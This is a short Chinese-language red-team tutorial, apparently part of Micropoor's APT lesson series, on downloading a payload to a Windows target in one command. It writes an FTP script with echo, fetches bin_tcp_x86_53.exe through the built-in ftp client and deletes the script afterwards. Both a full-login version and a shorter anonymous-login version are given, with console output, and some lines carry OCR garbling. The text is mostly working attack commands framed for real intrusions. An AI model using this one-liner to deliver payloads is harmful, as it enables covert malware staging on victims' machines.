专注APT攻击与防御

https://micropoor.blogspot.com/


windows 全平台自带ftp, 在实战中需要考虑两点。

- 数据传输的完整性。
- 代码得精简

本季作为第四十课的补充,一句话下载更为精简。更符合于实战。

靶机: 192.168.1.119

demo下载文件为: bin_tcp_x86_53.exe



```
1 echo open 127.0.0.1 > o&echo user 123 123 >> o &echo get bin_tcp_x86_5 3.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o
```

```
文件(P) 编辑(R) 春春(V) 收藏(A) 丁且(T) 帮助(H)
                 cx C:\VINDOVS\system32\cmd.exe
FTPserve
                                                                                               -101
                 C:\Documents and Settings\Administrator\桌面>echo open 127.0.0.1 > o&echo user 1
                 23 123 >> o &echo get bin_tcp_x86_53.exe >> o &echo quit >> o &ftp -n -s:o &del
  4
                 /F /Q o
 emd, bat
                 ftp> open 127.0.0.1
                 Connected to 127.0.0.1.
                 220
                 ftp> user 123 123
                 331 Please specify the password.
bin_tcp_
                 230 Login successful.
                 ftp> get bin_tcp_x86_53.exe
                 200 Port command successful.
                 150 Opening BINARY mode data connection for file transfer.
                 226 Transfer complete
                 ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
                 ftp> quit
                 220
```

缩短一句话下载:

```
1 echo open 127.0.0.1 > o&echo get bin_tcp_x86_53.exe >> o &echo quit >>
o &ftp -A -n -s:o &del /F /Q o
```



```
C:\Documents and Settings\Administrator\桌面>echo open 127.0.0.1 > o&echo get bin_tcp_x86_53.exe >> o &echo quit >> o &ftp -A -n -s:o &del /F /Q o ftp> open 127.0.0.1

Connected to 127.0.0.1.
220

331 Please specify the password.
230 Login successful.
Anonymous login succeeded for Administrator@win03x64
ftp> get bin_tcp_x86_53.exe
200 Port command successful.
150 Opening BINARY mode data connection for file transfer.
226 Transfer complete
ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
ftp> quit
220
```